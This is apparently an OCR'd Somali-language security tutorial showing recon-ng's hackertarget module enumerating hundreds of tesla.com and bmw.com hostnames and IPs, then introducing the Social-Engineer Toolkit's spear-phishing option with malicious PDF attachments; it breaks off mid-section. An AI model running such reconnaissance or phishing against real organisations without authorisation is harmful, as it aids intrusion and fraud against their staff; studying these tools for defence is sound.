
In kasta oo ay rakibeen qaybo badan, maqaalkan waxaan ku soo qaadan doonnaa hal module oo keliya. Akhristayaashu way baari karaan naftiinna si aad ugu adeegsataan qaybaha kale ee ku saleysan baahiyahaaga. Waxaad awoodi doontaa inaad adeegsato wax modul ah markaad aragto sida aan halkan ugu isticmaali doonno moduleka hackertarget

Amarka modules waxaa loo isticmaali karaa ujeedooyin badan sida soo socota:

modules <load|reload|search> […]

Aynu adeegsano amarka raadinta si aan u liis gareyno dariiqooyinka moduleka ee ku saleysan raadinta xarig ku saleysan:

[recon-ng][recon-cars] > ***modules search hack***



Waxaan hadda helnay dariiqa loogu talagalay moduleka hackertarget ee qaybta Recon.

Si aan u isticmaalno moduleka, waxaan marka hore u baahanahay inaan rarno moduleka:

```
[recon-ng][recon-cars] > modules load recon/domains-hosts/hackertarget
[recon-ng][recon-cars][hackertarget] >
```

Haddii aadan hubin waxa uu moduleku sameeyo, markaa waxaad had iyo jeer heysataa ikhtiyaar aad ku ogaan karto waxa ku saabsan adoo adeegsanaya amarka **info** .

```
[recon-ng][recon-cars][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
   Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default       SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>      string representing a single input
  <path>        path to a file containing a list of inputs
  query <sql>   database query returning one column of inputs

[recon-ng][recon-cars][hackertarget] >
```

Haddii aad isticmaaleyso amarka info, markaa wuxuu soo bandhigi doonaa dhammaan faahfaahinta ku saabsan moduleka la raray

Waxaad ka eegi kartaa faahfaahinta xulashooyinka keligaa adoo isticmaalaya amarka xulashooyinka:

options <list|set|unset> […]

[recon-ng][recon-cars][hackertarget] > ***options list***

```
[recon-ng][recon-cars][hackertarget] > options list

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE                 yes       source of input (see 'info' for details)

[recon-ng][recon-cars][hackertarget] >
```

Qiimaha ikhtiyaariga ayaa loo dejin karaa sida soo socota:

options set <option> <value>

Sidaad horeyba ugu aragtay Jaantuska 11, waxaa jira afar qaab oo kala duwan oo loo dejiyo qiimaha xulashada SOURCE

```
Source Options:
  default         SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>        string representing a single input
  <path>          path to a file containing a list of inputs
  query <sql>     database query returning one column of inputs
```

Habkani / qiimahaani wuxuu adeegsan doonaa dhammaan magacyada domain ee kala geddisan miiska miisaska. Waxaan horey u galnay laba domain, oo kala ah tesla.com iyo bmw.com

Amarka la adeegsanayo waa sida soo socota:

[recon-ng][recon-cars][hackertarget] > ***options set SOURCE default***

```
[recon-ng][recon-cars][hackertarget] > options set SOURCE default
SOURCE => default
[recon-ng][recon-cars][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
   Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)
```

Hadda aan ku shaqeyno qaybta adoo adeegsanaya amarka run:

```
[recon-ng][recon-cars][hackertarget] > run

---------
TESLA.COM
---------
[*] -------------------------------------------------
[*] Country: None
[*] Host: cnamc.bmw.com
[*] Ip_Address: 122.200.123.179
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------
[*] Country: None
[*] Host: snc.bmw.com
[*] Ip_Address: 160.46.240.205
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------

-------
SUMMARY
-------
[*] 525 total (0 new) hosts found.
[recon-ng][recon-cars][hackertarget] >
```

Wadar ahaan 525 marti-geliye ayaa loo helaa labada degmo. Dhamaadka maqaalka, waxaad arki doontaa sida aan u liis garayn karno magacyada martida loo yahay. Waqtiga xaadirka ah, aan xoogga saarno adeegsiga xulashooyinka SOURCE.

Kahor intaanan isticmaalin habka xigga, aan aragno sida aan dib ugulaabi karno qiimaha jira:

options unset <option>

recon-ng][recon-cars][hackertarget] > ***options unset SOURCE***

```
[recon-ng][recon-cars][hackertarget] > options unset SOURCE
SOURCE => None
[recon-ng][recon-cars][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
   Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE                 yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][recon-cars][hackertarget] >
```

Habkani wuxuu kuu oggolaanayaa inaad si cad u qeexdo magaca domainka

[recon-ng][recon-cars][hackertarget] > ***options set SOURCE tesla.com***


Waad ku badali kartaa “tesla.com” magacaaga bartilmaameedka bartilmaameedka ah.


```
[recon-ng][recon-cars][hackertarget] > options set SOURCE tesla.com
SOURCE ⇒ tesla.com
[recon-ng][recon-cars][hackertarget] >
```

Hadda aan ku shaqeyno run:


```
[recon-ng][recon-cars][hackertarget] > run

---------
TESLA.COM
---------
[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 199.66.11.62
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------
[*] Country: None
[*] Host: vpn1.tesla.com
[*] Ip_Address: 8.45.124.215
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------
[*] Country: None
[*] Host: model3.tesla.com
[*] Ip_Address: 205.234.27.221
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
```

Marka hore, aan abuurno feyl la yiraahdo targets.txt oo aan ku darno laba magac domain.






U deji dariiqa feyl ee bartilmaameedka.txt sida qiimaha SOURCE:



Ku shaqee moduleka adoo adeegsanaya amarka orodka waxaadna awoodi doontaa inaad aragto natiijooyinka bmw.com iyo tesla.com,

kuwaas oo ah magacyada domainka ee ku xusan faylka bartilmaameedka.txt.



Here also you will see the same 525 hostnames as the result.

Iyada oo gacan laga helayo weydiimaha SQL ee fudud, waxaan dejin karnaa qiimaha SOURCE.

options set <option> query <sql-query>

[recon-ng][recon-cars][hackertarget] > ***options set SOURCE query select domain from domains where rowid=2***

```
[recon-ng][recon-cars][hackertarget] > options set SOURCE query select domain from domains where rowid=2
SOURCE => query select domain from domains where rowid=2
[recon-ng][recon-cars][hackertarget] >
```

Fiiro gaar ah: Haddii aad ku jahwareersan tahay weydiinta SQL, fadlan xor u noqo tixraacyada tirooyinka 6 iyo 8. domains waa magaca miiska, qeybta iyo isku xigxiga waa magacyada safka. Rowid = 2 waxay u dhigantaa barta bmw.com

Hadda, socodsiinta moduleka waxaadna awood u yeelan doontaa inaad aragto natiijooyinka u dhigma barta bmw.com

```
[recon-ng][recon-cars][hackertarget] > run

-------
BMW.COM
-------
```

Ilaa hadda waxaan aragnay qaababka kala duwan ee dejinta qiimaha xulashooyinka. Hadda aan aragno sida aan u arki karno natiijooyinka.

Sidaan horeyba u ognahay, waxaa jira jadwallo kaladuwan oo kujira moduleka db iyo martigaliyayaasha ayaa kamid ahaa. Marka, si aan u aragno magacyada martida ee ilaa hadda la helay, waxaan isticmaali karnaa amarka show.

[recon-ng][recon-cars][hackertarget] > ***show hosts***

```
recon-ng][recon-cars][hackertarget] > show hosts

+-------+-------------------------------+-----------------+--------+---------+----------+-----------+-------+-------------+
| rowid |             host              |    ip_address   | region | country | latitude | longitude | notes |    module   |
+-------+-------------------------------+-----------------+--------+---------+----------+-----------+-------+-------------+
| 1     | tesla.com                     | 199.66.11.62    |        |         |          |           |       | hackertarget |
| 2     | vpn1.tesla.com                | 8.45.124.215    |        |         |          |           |       | hackertarget |
| 3     | model3.tesla.com              | 205.234.27.221  |        |         |          |           |       | hackertarget |
| 4     | o2.ptr556.tesla.com           | 149.72.134.64   |        |         |          |           |       | hackertarget |
| 5     | o5.ptr8466.tesla.com          | 149.72.172.170  |        |         |          |           |       | hackertarget |
| 6     | o6.ptr9437.tesla.com          | 168.245.123.10  |        |         |          |           |       | hackertarget |
| 7     | o4.ptr1867.tesla.com          | 149.72.163.58   |        |         |          |           |       | hackertarget |
| 8     | mobile.tesla.com              | 209.133.79.82   |        |         |          |           |       | hackertarget |
| 9     | marketing.tesla.com           | 13.111.47.196   |        |         |          |           |       | hackertarget |
| 10    | mta2.email.tesla.com          | 13.111.4.231    |        |         |          |           |       | hackertarget |
| 11    | mta.email.tesla.com           | 13.111.14.190   |        |         |          |           |       | hackertarget |
| 12    | xmail.tesla.com               | 204.74.99.100   |        |         |          |           |       | hackertarget |
| 13    | comparison.tesla.com          | 64.125.183.133  |        |         |          |           |       | hackertarget |
| 14    | na-sso.tesla.com              | 199.66.9.46     |        |         |          |           |       | hackertarget |
| 15    | edr.tesla.com                 | 209.133.79.33   |        |         |          |           |       | hackertarget |
| 16    | emails.tesla.com              | 13.111.18.27    |        |         |          |           |       | hackertarget |
| 17    | mta2.emails.tesla.com         | 13.111.88.1     |        |         |          |           |       | hackertarget |
| 18    | mta3.emails.tesla.com         | 13.111.88.2     |        |         |          |           |       | hackertarget |
| 513   | b2b-swl-sec.bmw.com           | 160.46.233.110  |        |         |          |           |       | hackertarget |
| 514   | e2e-b2b-swl-sec.bmw.com       | 160.46.235.51   |        |         |          |           |       | hackertarget |
| 515   | int-b2b-swl-sec.bmw.com       | 160.46.248.57   |        |         |          |           |       | hackertarget |
| 516   | int-swl-sec.bmw.com           | 160.46.225.244  |        |         |          |           |       | hackertarget |
| 517   | edasec.bmw.com                | 160.46.238.31   |        |         |          |           |       | hackertarget |
| 518   | b2b-fzgsec.bmw.com            | 160.46.240.99   |        |         |          |           |       | hackertarget |
| 519   | int-b2b-fzgsec.bmw.com        | 160.46.251.89   |        |         |          |           |       | hackertarget |
| 520   | vip-intapisec.bmw.com         | 160.48.213.114  |        |         |          |           |       | hackertarget |
| 521   | b2b-swlsec.bmw.com            | 160.46.240.98   |        |         |          |           |       | hackertarget |
| 522   | audit-int-gf4-public.bmw.com  | 160.46.240.175  |        |         |          |           |       | hackertarget |
| 523   | nic.bmw.com                   | 185.16.184.143  |        |         |          |           |       | hackertarget |
| 524   | cnamc.bmw.com                 | 122.200.123.179 |        |         |          |           |       | hackertarget |
| 525   | snc.bmw.com                   | 160.46.240.205  |        |         |          |           |       | hackertarget |
+-------+-------------------------------+-----------------+--------+---------+----------+-----------+-------+-------------+

*] 525 rows returned
recon-ng][recon-cars][hackertarget] >
```

Sawirka wuxuu muujinayaa kaliya tiro kooban oo natiijooyin ah maxaa yeelay sawirka si ula kac ah ayaa loo tifaftiray si looga dhigo mid yar cabir ahaan.

Hadda waxaan ognahay sida loo daabaco natiijooyinka khadka taliska. Waxaa la joogaa waqtigii aan baran lahayn qaababka warbixinta

Waxaa jira qaybo badan oo warbixineed oo la heli karo. Waad raadin kartaa si aad u aragto dhammaan noocyada horay loo rakibay

modules search reporting

Haddii aysan jirin wax horay loo rakibay, markaa waxaad isticmaali kartaa amarka soo socda si aad u rakibto:

marketplace install reporting

Noocyada warbixineed ee kala duwan waa sida soo socota:

1. reporting/csv
2. reporting/html
3. reporting/json
4. reporting/list
5. reporting/proxifier
6. reporting/pushpin
7. reporting/xlsx
8. reporting/xml

Isticmaal amarka xamuulka si aad ugu dhejiso moduleka:

modules load reporting/html

```
[recon-ng][recon-cars] > modules load reporting/html
[recon-ng][recon-cars][html] >
```

Sida caadiga ah, isticmaal amarka **info** si aad wax badan uga ogaato moduleka la rakibey:

```
[recon-ng][recon-cars][html] > info

      Name: HTML Report Generator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                    Required  Description
  --------  -------------                                    --------  -----------
  CREATOR                                                    yes       use creator name in the report footer
  CUSTOMER                                                   yes       use customer name in the report header
  FILENAME  /root/.recon-ng/workspaces/recon-cars/results.html  yes       path and filename for report output
  SANITIZE  True                                             yes       mask sensitive data in the report

[recon-ng][recon-cars][html] >
```

Aynu u dejino qiyamka xulashooyinka la heli karo:


```
[recon-ng][recon-cars][html] > options set CREATOR f1ndm3r00t
CREATOR => f1ndm3r00t
[recon-ng][recon-cars][html] > options set CUSTOMER CAR WORLD
CUSTOMER => CAR WORLD
[recon-ng][recon-cars][html] > options set FILENAME /home/f1ndm3r00t/Downloads/CarWorld/recon-cars-results.html
FILENAME => /home/f1ndm3r00t/Downloads/CarWorld/recon-cars-results.html
[recon-ng][recon-cars][html] >
```

Waxaad dooran kartaa magaca aad rabto iyo magaca aad rabto. Halkan, waxaan u doortay magaca feylka sida dib-baabuur-natiijooyin.html iyo goobta lagu kaydiyo faylka waa:

/home/f1ndm3r00t/Downloads/CarWorld/

Ku shaqee moduleka si aad u abuurto HTML report.

```
[recon-ng][recon-cars][html] > run
[*] Report generated at '/home/f1ndm3r00t/Downloads/CarWorld/recon-cars-results.html'.
[recon-ng][recon-cars][html] >
```




Social Engenering toolkite


The Social-Engineer Toolkit waa qaab tijaabo u ah il-furan il-qabad oo loogu talagalay bulshada-injineernimada. SET waxay leedahay vectors weerar caadiya oo kuu ogolaanaya inaad sameyso weerar lagu kalsoonaan karo waqti yar.

Istimalka SET


Si aad u furto SET, tag **Applications** → **Social Engineering Tools** → Guji **"SET" Social Engineering Tool.**



Waxay ku weydiin doontaa inaad ku raacsan tahay shuruudaha isticmaalka. gali "y" sida ku cad shaashadda soo socota.



Inta badan menusyada ka muuqda shaashadda soosocota waa iskood loo sharaxay waxaana ka mid ah kuwa ugu muhiimsan waa lambarka 1 "Weerarrada Injineernimada Bulshada".



Nooca "1" ⍰ Gali. Submenu ayaa furi doona Haddii aad riixdo badhanka gala markale, waxaad arki doontaa sharraxaadaha hoose kasta.


Mashiinka Spear-phishing wuxuu kuu ogolaanayaa inaad si khaas ah farsamada farsamada gacanta u dirto oo aad ugu dirto

dhibbanayaashaada la bartilmaameedsanayo oo ay ku lifaaqan yihiin xamuul lacag bixin oo ku lifaaqan FileFormatmalicious. Tusaale ahaan, dirista dukumintiga xun ee PDF kaas oo haddii dhibbanuhu furo, uu wax u dhimayo nidaamka. Haddii aad rabto inaad kudhajiso cinwaanka iimaylkaaga, hubso in "Sendmail" la rakibay (apt-get install sendmail) oo beddel config / set_config SENDMAIL = Calanka OFF ka ah SENDMAIL = DAAR.

Waxaa jira laba ikhtiyaar oo loogu talagalay weerarka waran-waranka -

